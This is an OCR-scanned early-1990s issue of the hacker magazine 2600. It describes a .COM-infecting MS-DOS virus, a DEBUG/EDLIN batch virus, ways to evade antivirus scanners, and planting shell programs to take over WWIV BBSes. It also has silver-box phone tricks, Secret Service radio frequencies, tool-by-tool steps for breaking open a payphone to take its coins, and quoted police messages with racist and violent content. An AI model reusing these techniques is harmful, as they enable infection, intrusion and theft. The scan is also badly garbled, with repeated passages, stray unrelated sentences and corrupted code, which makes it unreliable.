

containment field

2600

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
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



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JAPANESE PAYPHONES



A chronology of Japanese payphone culture. In the upper left, the "red public phone" is the oldest type of payphone. It only takes 10 yen coins and is rotary. In the upper right is the "yellow public phone" which takes 10 or 100 yen coins and is pushbutton. The "green public phone" (lower left) takes telephone cards as well as everything else while the public phone on the lower right does everything and has a digital display as well.

SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 94,
MIDDLE ISLAND, NY 11953. IT'S WORTH RISKING YOUR LIFE FOR.

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"They are satisfying their own appetite to know something that is not theirs to know."
- Asst. District Attorney Don Ingraham

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An MS-DOS Virus

by the Paranoid Panda

The MS-DOS *.COM file is the simplest of all executable files. This format was included in MS-DOS to provide compatibility with the CPM operating system. Although CPM seems to be largely a thing of the past, *.COM files are still being produced, so there is plenty of opportunity for infection.

As with the Atari virus I gave you in the Spring 1991 issue of 2600, this virus is designed to infect executable files while still rendering them capable of fully performing their original intended functions. Consequently, this is not an overwrite virus, and preserves all of the infected file's original code.

The *.COM file has no program header, as do *.EXE files, and has no file trailer such as Atari *.PGM, *.TOS, and *.TTP program files do. All the *.COM file has is executable 80X86 instructions. It must be capable of loading to one segment (64 Kbytes), along with the Program Segment Prefix (PSP) created by MS-DOS at load time, as well as the two byte stack which is automatically created. Hence, the complete *.COM file must always be 64 Kbytes, less 256 bytes for the PSP, less 2 bytes for the stack. As a result, a candidate file for infection must be short enough so that when its length is increased by the length of the virus, it still not exceed this maximum length, and MS-DOS will still load it for execution.

MS-DOS will load *.COM files at offset 100 hex (100h using the Microsoft Assembler notation), and all memory references in the program are short (i.e. 16 bit) addresses. This is, in essence, an absolute encoding and addressing scheme, so that the virus code cannot be added at the beginning while moving all the

original code down in the address by length of the virus.

The only way to add the virus is at the end, and to insert a short jump to the virus beginning at the start of the file. This means that the first three bytes of the virus must save these three bytes between the end of the file's code and the beginning of the virus code. Once the virus has completed execution, it restores the original three to the file's beginning in RAM and jumps there.

The comments in the accompanying listing pretty well tell the rest of the story, but a few words are still in order. There is a space in the code, at symbolic location "payload;" for insertion of code which does the actual "dirty work" of the virus. All you will find there is a single "no op" instruction. You can add whatever you think best at that point. This code is supplied for instructional purposes only, and all that clap-trap.

Note also that this particular version of the virus does not perform a very sophisticated search for candidates for infection. The search will only be performed in the directory where the already infected file resides, and does not search any subdirectories. That's easy enough to fix, and as the college text books say, that is an exercise which is left to the student.

Happy Computing!

DISCUSSION

This code and the source test pattern... Consider a standard external MS-DOS environment, with a floppy or a memory containing the following program:

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<p>L.A. LAW</p> <p><i>The computer messages were taken from the Los Angeles Police Department over the past couple of years. Every police car has a computer terminal and messages can be sent between the car and the dispatcher. Here we can see professionals in action.</i></p> <p>I almost got me a Mexican last nite but he dropped the dam gun to quick, lots of wit.</p>	<p>1986 RECORDED 84-218 FBI-LA Los Angeles Field Office Los Angeles California 1986</p>			
				Time to stand up. Return the sick and bring conviction.
				Just say you're back because all is made... <i>professionally</i>
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I almost got me a Mexican last nite but he dropped the dam gun to quick, lots of wit.

Did U arrest the 85yr old lady or just beat her up.
We just slapped her around a bit..she's getting out right now

We're huntin wabbits.
Actually, muslim wabbits.

Capture him, beat him and treat him like dirt.

I hope there is enough units to set up a pow-wow around the susp so he can get a good spanking and nobody c it.

Sounds like monkey slapping time

Did you really break his arm?
Along with other misc parts.

Okay people... pls... don't transfer me any orientals... I had two already

I would love to drive down Stansell with a haue tomorrow... we would have a barbeque

A Batch Virus

by Frosty of the GCMS

Whatever thought that viruses could be in BATCH files? This virus which we are about to see makes use of the MS-DOS operating system. This BATCH virus uses DEBUG & EDLIN programs.

Name: VR.BAT

echo = off (Self explanatory)
@echo off (This is important Console output
is turned off)

path c:\msdos (May differ on other
systems)
dir *.com>wind (The directory is written
on "IND: ONLY name entries")
edit inde1 ("Ind" is processed with EDLIN
so only file names appear)

debug inde2 (New batch program is
created with debug)
editl name.bat<3 (This batch goes to an
executable form because of EDLIN)
city con (Console interface is again
assigned)

name (Newly created NAME.BAT is called)

In addition to this Batch file, there
are command files, here named 1,2,3.
Here is the first command file:

Name: 1
1,4d (Here line 1-4 of the "IND" file are
deleted)
@ (Save file)

Here is the second command file:

Name: 2

YOUR HACKING
NEEDS. SEE

PAGE 47 FOR
DETAILS. (PAGE
47 HAS NO PAGE
NUMBER.)

m1010,1020,111 (Modified file is moved to

11H address from buffer area)
e112 "COPY WR.BAT" (CCOPY command
is now placed in front of file)

e12b,0d,0a (CCOPY command terminated
with carriage return plus line feed)

rc (The CX register is...)

2c (set to 2CH)

name.bat (Name it NAME.BAT)

w (Write)

q (quit)

The third command file must be
printed as a hex dump because it
contains two control characters
(1AH=Control Z) and this is not entirely
printable.

Hex dump of the third command
file:

Name: 3

00 31C3 9E 82 20 9D 0E 75 75 75 75
1 1 9 9 Y Y Y Y Y Y
D 0 7A 80 00 32 8C 00 00 52 8C 1A 00 0E 75 75
5 2 7 7 6 6 9 9 1 1
F F F F F F F F F F
E E E E E E E E E E

In order for this virus to work,
VR.BAT should be in the root. This
program only affects .COM files.

VIRUS SCANNERS EXPOSED

by Dr. Delam

In 1989, virus expert John McAfee reported there being a whopping 52 known computer viruses in existence for the IBM computer. Lacking the most recent figures to date, it could be estimated at well over 300 known to the public, and probably a couple hundred more known to traders and collectors. Projections for the increasing trend are indefinite, but it is evident that the current popular methods of stopping viruses are grossly ineffective.

The following text provides some insight into just a few methods that could be used in a virus that current virus protection wouldn't catch.

When most viruses replicate, they try

not to reinfect any programs. A marker will be left behind to signify an infection.

One of the easiest places to leave a marker is in the file's directory entry.

Of the masking methods, the 62 second trick is most popular. When a file is saved, it's given a time and date. The time is saved in hours, minutes, and seconds. But the seconds do not appear in directory listings. Because of this fact, and the fact that the second's value may be set to 62, it's a great way for a virus to identify an infection.

Two more areas of interest in directory entries are the attribute byte, and the 10 reserved bytes, neither of which have been used by viruses as markers. The attribute byte consists of six used bytes, for read-only, archive, volume label, directory, hidden, and system. The two unused bits cannot be used effectively. If either is set high, the ATTRIB command will not be able to perform changes on that file. The 10 reserved bytes however, can be changed without any adverse effects that I have noticed. They are normally set to

zeros.

One other masking method is to leave an identification within the virus, and scan for that before each infection. This is not only time consuming, but it leaves the virus scanners something to detect, and is impossible for use with random encrypting code.

Note: If you are not familiar with the ATTRIB command, type "ATTRIB *.*" to see the current attributes of each file in a directory. For a cheap thrill, go to the local Radio Shack, get into DOS, and use EDLIN to modify AUTOEXEC.BAT. Be creative - if ANSI.SYS is loaded in CONFIG.SYS, you might want to add the line "PROMPT \$E[1h]EAT ME!". Then type "ATTRIB +R AUTOEXEC.BAT".

It's harmless fun, and it will effectively annoy the salespeople because they won't be able to delete or change AUTOEXEC.BAT.

Virus size can become a critical factor in programming. An easy way to reduce size is to place some of the code in a common location, and load it in during execution. An overlooked area, again, is the directories.

If the root directory's capacity is 112 entries (number is found in the boot sector), using the 10 reserved bytes would give you 1120 undisturbed bytes in a great location... "free" from scanners. Subdirectories provide an even better amount of free space.... the number of entries for subdirectories is unlimited, and furthermore, a subdirectory doesn't show its size in directory listings. A generous amount of empty entries could be provided to a subdirectory, after which a full virus could reside.

The only other places that would be considered undisturbed, safe hiding spots

would be in the DOS directory as a pseudo file like GRAPHICS.SYS which doesn't really exist, but may be overlooked, or assuming the name of a useless file like the 12345.678 file.

The ideas presented were original, and may give a small feel for how insecure computers are, and how far behind the times virus researchers using the old scan string technique really are. At the head of the pack for those researchers who are still scanning is McAfee Associates in California.

McAfee Associates use a somewhat desultory method of catching viruses. A new virus infects someone, they then send a copy to McAfee, and McAfee looks for a sequence of bytes common within the virus (the scan string). A few more come out and McAfee puts out the new version of Scan - Yippy!

"Hummum, McAfee fools me again; they have a scan string to my virus!" It didn't take much thinking on the part of virus writers and反病毒专家 to figure out the solution - just change the scan string in the virus itself, and ouala, the virus is no longer scannable! The obvious was too obvious though - McAfee made sourcing Scan to find the scan strings near impossible. Scan works by copying the program it is scanning, and comparing it to an encrypted scan string, like when comparing a dictionary to a DES password file. This was done so Scan wouldn't detect itself. Picking apart Scan seemed to be more bother than what it was worth, as how any security should work.

"Bahahah, they missed something!" is probably something like what Flash Force was thinking when he pioneered the way around the encryption. Flash Force called my board and told me what he was working on. He found that all the scan strings were 10 bytes in length, so he made a program called "Antiscan" to fragment a known virus into hundreds of

little 10 byte files. Sure enough, Scan pointed out the 10 byte file containing the scan string.

McAfee caught on that new viruses were coming out that were actually old ones with a few bytes mixed around, just enough to evade Scan. Their response was to make some new scan strings of varying length, and allow for a wild card where the strings varied slightly. It's obvious McAfee didn't know what was really going on or they would have checked the length of the program they were scanning, and made a percentage match to warn of near matches.

(It would be fun to see how they would cope with a virus that randomly exposes scan strings of other viruses. You have to wonder if Clean would obliterate the program it was trying to save.)

The problem McAfee posed was easily remedied. I used Flash Force's idea and made a program that forced Scan to look at two files at a time, working much faster than AntiScan. Take the first half of the bytes in the virus and make one file. Take the second half of the bytes and make another. Now shell to Scan and make it look at the files. If Scan finds nothing in either half, the scan string must be broken between the two halves, so center on that section and reduce the resulting file's size, still centering, until Scan can't detect the string. If Scan had found the string in one of the original halves, the program would make two more files from that half, etc. Finally a resulting file that can't be halved or reduced while centered open is produced. From that point the program fragments like AntiScan and Scan will point out the scan string it looks for, all inside of a couple minutes or less.

I visited with Mark Washburn, writer of the V2P series of research viruses, and of a protection program known as Secure. I found Mark to be a pretty cool guy, and we got into discussing phreaking, which

he had no previous experience with. He wouldn't be labeled a hacker by today's standards, but I think you'll see that much of what he does parallels that of us.

Mark saw a way to circumvent virus scanners altogether. Just write a program that encrypts itself 100 percent and varies the encryption from infection to infection. Most programmers would say, "Yeah, but the part that decrypts the virus would have to be executable, therefore it can't be encrypted, and the scanner would pick that up!" Not if you figure out an algorithm to make thousands of decryptors that all perform identical... which is what he did. In his latest V2P7 virus, only 2 bytes stay constant, the two required to form a loop. How many programs do you suppose have loops in them? He scares the hell out of McAfee while showing them the fault in

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their programs. They've never listened.

I had to wonder who Mark gives copies of his research viruses to. He only made two copies of V2P6, and one of them went to McAfee. He didn't believe me when I told him I had a copy of V2P6, so I had to show him. To say the least, he was shocked. Trusting that he only gave a copy to McAfee would mean one of two things:

either McAfee has warped staff, or someone gained higher access on McAfee's board (if McAfee was stupid enough to put their copy of V2P6 anywhere near their BBS computer).

Either way they lack security. Though the V2P viruses are unscannable, Mark made sure he had a way to protect against it. His Secure program is a shareware virus protection that watches over reads and writes to executable files, viral sectors, and memory. It effectively stops new and old viruses as well as trojans, bombs, and replicators. Probably the only ways around it are to use direct control of the drives, which is too much bulk for a virus; remove Secure from memory; or have the virus rename the file it is infecting to a filename without an executable extension, and then replace the original name.

To date, no virus uses any of these methods to avoid detection, because not enough people are using Secure to worry about it. McAfee has gained popularity only because it is easy to obtain a recent version via their BBS, and the average computer user isn't smart enough to understand the mechanics of virus protection and the quintessence of hampering all activity resembling a virus before its propagation.

If it weren't for people like Mark, who test the security of computers, and the integrity and validity of software, cyberspace might just as well be ruled by the sadistic and vindictive.

Dunum et dumum non facit in rurum!

HACKING WWW

WWIV is one of the most popular BBS programs in the country. With standards of boards in WWIVnet and boards in the spirit of WWIVlink, there is a lot of support and community. The nice thing about WWIV is that it is very easy to set up. This makes it popular among the younger crowd of sysops who can't comprehend the complexities of fossil divers and batch files. In this article I will discuss four methods of hacking WWIV to achieve sysop access and get the user and configuration files. Just remember the number one rule of hacking: Don't destroy, alter, or create files on someone else's computer, unless it's to cover your own trail. Believe me, there is nothing lower than the scum who hack BBSes for the sheer pleasure of formatting someone else's hard drive. But there is nothing wrong (except legally) with hacking an system to look at the sysop's files, get phone numbers, accounts, etc. Good luck.

to write for WWW, like an off-line reader or whatever. Snarf (the file leeching utility) assesses this. If there is not a REMOTE.EXE or REMOTE.COM in the main BBS directory, it will also set as if you entered an invalid user name. So, what you can do is upload/upload either REMOTE.COM or NETWORK.COM. You want to call them COM files, because if the EXE files already exist, the COM ones will be called first. If the BBS is part of a network, you should go for REMOTE.COM, because if the BBS is part of a network, the COM ones will be called first. If the BBS is part of a network, you do NETWORK.COM, it will screw up network communications and the sysop will notice a lot faster. Of course, if you're going straight in for the kill, it doesn't matter.

So, what should NETWORK.COM or REMOTE.COM actually be? Well, you can try renaming COMMAND.COM to one of those two, which would make a DOS shell for you when it was executed. This is tricky, though, because you need to know his DOS version. I suggest a batch file, compiled to a COM file using PC Mag's BAT2EXEC. You can make the batch file have one line:

COMMAND

That way you don't have to worry about DOS versions.

Remember that this method of hacking WWW is almost completely obsolete. It is just included for reference, or for some old board runs from an empty house where the sysop logs on twice a year or something.

Technique #2: The PKZIP Archive Hack

Probably the most vulnerable part of WWW is the archive section. This section allows users to use ZIP files to a temporary directory and ZIP the files you want into a temporary ZIP file, then download it. This is useful if you download a file from another board, but one file in it is corrupted. This way you don't have to re-download the whole file. Anyways, on with the show. Make a zip file that contains a file called PKZIP.BAT or COM or EXE. It doesn't matter. This file will be executed, so make it whatever you want, just like in Technique #1. Make it COMMAND.COM or a batch file, or an HD destroyer, whatever you want. So you upload this file, and then type "T" to extract it. I'll ask you what file to extract and you say

For more information about the National Institute of Child Health and Human Development, please visit the NICHD website at www.nichd.nih.gov.

Where & pointer is the address of the file you want to look at, and you get a list of all the files in the current directory, such as:

EMP-5.1 You just enabled pointing to executing the file to make it an .EXE shell or what work, you file, and we'll make it an .EXE file. But often are about it.

EMP-5.2 Archiv plays on the hard drive on the hard drive.

EMP-5.3 matter what even, make a It can activate combination, because make a save

EMP-5.4 WORK.CCC whatever is stored. So files. You .COM, etc.

EMP-5.5 ZIP (The ex command.

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This week there are no new programs. I will upload my ZIP STUDIO program. It will uncompress files and can open files created by PKWARE's PKZIP or PKEXTRACT. Then upload my BBS technique #4. This method is possible to connect to one BBS from another. The basic idea is to run a program in the remote computer that has the same configuration as my BBS. It has to do a connection request to my BBS over the serial port. I will upload my BBS technique #4. This method is possible to connect to one BBS from another. The basic idea is to run a program in the remote computer that has the same configuration as my BBS. It has to do a connection request to my BBS over the serial port.

ZIP for word processing, changing document formats. You can also use BBS, and download programs from the Internet. The following sections will introduce you to the various features of the program.

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how to use your silver box

by Mad Scientist

If you built the silver box in the Winter 1989-90 issue of 2600, here is some useful info on its use.

Call directory assistance (e.g. XXX-555-1212). While it is ringing, hold down the "D" key on your silver box. This will disconnect you from the operator and put you into the ACD (Automated Call Distributor). If you are successful you will hear a pulsing dial tone. From here you have ten selections to choose from your telephone's keypad.

1: rings the toll test board.
2: sometimes - dead circuit, sometimes milliwatt test.
3: sometimes milliwatt test, sometimes 1000 hz tone.
4: dead circuit.

ANNOUNCING THE NEW

2600 T-SHIRTS!

This time, they're white on black! Two-sided, guaranteed to make you stand out like a sore thumb. We have three sizes: medium, large, and extra large. \$15 apiece, two for \$26. Send to:

2600 T-shirts
PO Box 752
Middle Island, NY 11953

Allow 4-6 weeks for delivery.

5: dead circuit.

6: loop - low end.

7: loop - high end.

8: 600 ohm termination.

9: dead circuit.

0: dead circuit.

I've found the loop to be very useful. To use the loop, have someone call the same directory assistance number you will be using and press 6, which will put him on the low side of the loop. You then call the same number and press 7 for the high end of the loop and you are connected.

Not all directory assistance numbers work so try some other not so distant ones. Unfortunately I haven't been able to get the 800 area code to work.

REAL IMPORTANT FREQUENCIES

Selected Secret Service Frequencies from Scancom BBS (904) 878-4413

32.230 Secret Service (Camp David)

162.850 White House Staff

163.360 Secret Service

163.810 Secret Service (Also used by CIA, U.A. Marshal, and FBI)

164.400 Channel PAPA

164.650 Channel TANGO (VP Command Post)

164.885 Channel OSCAR (Presidential Limousine)

165.025 Channel HOTEL (Repeater Output - Input: 166.215)

165.210 Channel MIKE (Used for visiting dignitaries)

165.235 Channel ALPHA (Also Used by Customs and DEA)

165.3750 Channel CHARLIE (Repeater Output - Input: 165.375)

165.675 Secret Service

165.760 Channel GOLF

166.215 Channel HOTEL (Input to 165.085)

165.7875 Channel BAKER (Escort Frequency)

166.485 Secret Service

166.4625 Channel VICTOR

166.5125 Channel SIERRA

166.6125 Channel ROMEO

166.700 Channel QUEBEC (Paging)

167.0250 Channel Whisky (Formerly NOVEMBER - Paging)

Disney Frequencies

42.98 Disneyland Rides

45.26 Disneyland - Anaheim Fire

151.200 Lake Buena Vista Emergency

151.855 Buena Vista Construction

151.745 Disneyland Hotel

151.885 20,000 Leagues Submarine

151.430 Water Fire Department

151.510 Disneyland Studio

151.600 Disneyland Seven Trains and Monorails

151.625 Hilton Hotel Paging

155.370 Police Inter System

159.460 Buena Vista Palace Hotel Paging

450.825 Reedy Creek Rescue (Daily radio check 8-30 am)

453.875 Fire Channel 1

453.925 Fire Channel 2

460.180 DisneyLand - Anaheim Police

461.300 Magic Kingdom Maint and Computer Control Base

461.600 Bus Trans. Campground Maint

461.700 Buena Vista Construction

462.550 Epcot Show Control and Mt. Paradise

462.575 Monorails

462.625 Rescue, Lake Buena Vista, Water Craft Trans

462.650 Epcot Trans, Parking, Show Control

462.675 Epcot Maint, Computer Control Base

462.775 Paging

462.850 Paging

463.000 Orange Vista Hospital

463.050 Sand Lake Hospital

463.170 Security-3, Epcot and Village

463.975 Entertainment, Data Control Repair

464.100 Hyatt Hotel

464.125 Security Control

464.200 Fort Wilderness and Disney Inn

464.375 Grand Cypress Hotel

464.400 DisneyLand, Park Inn and Poly Hotel

464.425 Buena Vista Palace Hotel

464.462 DisneyLand Security

464.487 DisneyLand Parking

464.512 DisneyLand Special Events

464.525 DisneyWorld Hilton and DisneyLand

464.537 DisneyLand Emergency Ch. 1

464.625 Magic Kingdom Maint

464.675 Contingency Emergency

464.767 Disneyworld White Telephones

464.800 Village Maint and Utilities

464.937 Disneyland Marriott Hotel Anaheim

464.975 Marriott World Center Security

HOW TO TAKE APART A PAYPHONE

by The Monk

Note: I absolutely love Western Electric (WE), AT&T, C&P, Nynex, BellSouth, and all of those wonderful organizations that are associated with the marvel of this century, the Payphone. I would never dream of actually doing anything in this article, and imagine no one else would. I hate phreakers, and would turn all of them in the instant I thought I saw one. I would turn in my own father if he were a phreaker. God bless America, God bless AT&T, God bless WE, God bless C&P. But, if someone does do anything contained in this article and gets caught, don't blame me. Blame yourself. Blame yourself for being such a fucking idiot to pull the payphone, and to think that you would escape our wonderful police force. I love my police force. Snort...

Three years of journalism and look what happens to your brain.

Anyway, I wrote this article because I know there are some evil phreakers out there that would love to have a payphone, but don't have the slightest clue on how to take it apart. No one really knows. And if they do, it involves tools beyond most people's or time that most people don't find to be worth it. With this method, you can take apart a payphone in less than 40 minutes after you get good at it.

You have a payphone. You want the money, a DTMF pad, and enough electronics to open up an electronics store. How do you do it? The here requirements of what you need: (this is assuming you are poor, and can't

quite squeeze the expensive tools)

* 2 good quality flathead screwdrivers. One small, and one large.

* a pair of scissors. The greater leverage, the better.

* a hex key tool set. One key is needed, but the screws sometimes vary in size.

* a large pair of pliers.

* a hammer.

Now, if you have the money:

* a crowbar.

* a wedgechisel.

* large headed, small handle hammer.

And if you are the one of the lucky few:

* an air hammer (if you had one, you wouldn't be reading this though).

OK, down to business. First, you can do any of this while the phone is still attached to the wall, but I imagine that most first time people will not have the balls to do something like that. That is understandable. After you become familiar with how to do this though, you will probably want to do it while the phone is still attached to the wall, or booth.

Put the phone on its back. Look right at it. You should be staring at the front of the phone. Now look at the silver facade of sorts on it. Notice how off, you should be staring at a totally black phone with a hole for the DTMF, and a DTMF pad in there. Circuitry is exposed. Good going, that was the second most difficult thing you were going to do tonight.

Now, take out the DTMF pad, whether by ripping it out, or with your small screwdriver, taking out the screws on the brackets that hold it in. Warning: if you decide to take out the

"window". There are only two windows on a phone, the top and bottom window. Now, take out your large screwdriver. (At this point, I want to bring up a point that I take great pride in: quality of tools. Get the best your money can buy. I purchased Craftsman tools only. They will refund your money if your tool breaks for any reason whatsoever, no questions asked. If you use a cheap Taiwan screwdriver for this part, you might end up with a broken screwdriver.)

I make no promises about what your tools will look like after taking apart a payphone. Place the flat edge under the top area of the bottom window. Now jam it in there as far as possible, to avoid breaking the tip of your screwdriver already, and then pry up. Keep repeating this motion until the bottom half of the silver plate is really starting to move up. Then work on the side of the silver plate. The top. Don't worry about the amplifier button, it's just a button with a spring on it; the real amplifier is inside the payphone, nice and snug. Also, you will have trouble with the armor for the wires to the handset, just fangle with it until you get slack in the silver metal that you need to pry the silver farther off you need to pry the silver farther off you run into any trouble with the handset, you'll know what I'm talking about. After the silver plate has come off, you should be staring at a totally black phone with a hole for the DTMF, and a DTMF pad in there. Circuitry is exposed. Good going, that was the second most difficult thing you were

going to do tonight.

Now, take out the DTMF pad,

whether by ripping it out, or with

your small screwdriver, taking out the

screws on the brackets that hold it in.

Warning: if you decide to take out the

two brackets, You'll notice this thick plastic that keeps you from digging around inside of the payphone itself. No problem. That's where your heavy duty scissors come in handy. But first, you will have to take your large screwdriver, and try to pry some of the plastic off first (you'll need a place to begin your cutting with the scissors). You will want to cut out basically the whole bottom right hand side of the plastic. No problem really. Should take you half an hour the first time, fifteen minutes after you get good with it.

Cutting the plastic is a very difficult step, and accomplishing it means that you are really committed to this. Now take your pointer finger and feel inside of the hole near the right hand side of the armor on the payphone. Yes, you want to feel the back of the lock. Now, you can shine a light in there also if you feel inclined to see what you are after. It is a one and a half inch box by about one and a half inches. It has four hex screws at each corner. The lock is made of a very durable metal, and the screws cannot be shredded off. Only one thing you can do, unscrew the screws. They are all hex screws. This is truly the hardest and most tedious part of the job. You

right have to bend some of the metal around the hole where the DTMF used to be. Go ahead, it's your phone, do what you want. There is nothing fragile attached to the armor at all. Just lock/jam the mechanism, you're screwed.

You now have all four screws out. Wiggle the lock a bit, and take out the lock. Take it all the way out of the phone - the lock goes in the way for the next step.

Now, with a small flathead, move the screw on the left hand side of the phone. Yes, it just looks like a hole, but stick the flathead in sideways and turn one quarter. You should hear a definite "thunk" from the phone. You just disabled the lock. Congrats. If you cannot move the screw, try moving the metal around where the lock used to be. Slide it up or down. It should move an inch, and make that "thunk" that we all love to hear.

I will now refer to the half of the phone with the plunger/handset/-DTMF on it as the "top" half. The "bottom" half is the other half of the phone.

Now take the front armor off of the phone. Disconnect all wires that keep the front half attached to the second half of the phone.

At the top of the bottom half you should see a piece of metal about the size of your thumb. Move this. It usually is a metal wire loop. Move it up. Did anything happen? No? Move it down. When it moves more than an inch, leave it. Now, with your large flathead, there is a flathead screw staring you in the eye. Take this guy out. It only takes a quarter to a half

turn. Now, remove the hardware contents of the phone. The long skinny mechanism is the change sorter. The circuit board attached to its bottom is the coin detector, to tell the phone what coin had just dropped through. The thing at the bottom of the phone with copper wire wound around it is the servo mechanism. Have you ever manipulated. The two system boards are just that, system boards. If you only see a large box inside of clear plastic instead of a circuit board at the end of the change sorter, you have a pre-1980's payphone. The device in clear plastic is the red box. Please, if you do figure out the electronics on this thing, let me know. Typical piece of shit, no one can figure it out, and no one really wants to. Just hike down to Radio Trash and buy a dialer if you want a red box this bad. Yesh.

Now, enough with that, time for the money. While taking out the hardware, you should notice that there's a large piece of metal at the bottom of the phone that just would not move at all. This is the entrance to the money bin. Take a chisel and hammer and bang it off. Now flip the phone upside down and stick your finger in the money hole and wiggle it. Money should just pour out.

And with that, you should now get rid of all of the armor. Throw it in a lake or a stream or such. Keep the hardware as either trading material or whatever.

I know people who have attacked the payphone to their lines and they say that a strange tone emanates from

the phone, so they quickly disconnected it. I would not recommend, for this reason, attaching the phone to your line, but I am not your mother either.

I have let this article evolve, and some questions have been brought up on COCOTS. COCOTS are very easy to take apart, even easier than the WE phones. They are less armored, and what armor they do have on them is very easy to take off. What you want to do, if you get a COCOT, is follow my directions that are above. But when you get up to the point of using a hex key to unscrew the lock, ignore

In many COCOTS are two things, a master CPU board, that is run off of a Z80, and a 300 baud modem, also controlled by its own Z80. It is quite interesting, EPROM's and the such.

There are many ways to send us letters. Our fax machine can be reached at 516-751-2608. Our Internet address is 2600@well.sf.ca.us. And for those of you who prefer the U.S. mail, our address is:

2600 Letters

PO Box 99

Middle Island, NY 11953

Letters may be edited for brevity or perhaps not printed at all! Anything is possible.

mostly voice menued. The ANAC for the 201 area code is \$58. I need a number to turn off a phone in the 201 area code plus other interchanges.

There is a cost test at 201-427-5922.

Also, some unknown numbers in the 201 area code 201-411-9966, 201-312-9956, 201-478-9955, plus most other exchanges followed by 9968. I'm not sure what this is.

Happily Hunting in New Jersey

SAC

Please excuse me if my own inquiries seem

so mundane or otherwise clichéd, but here it goes...

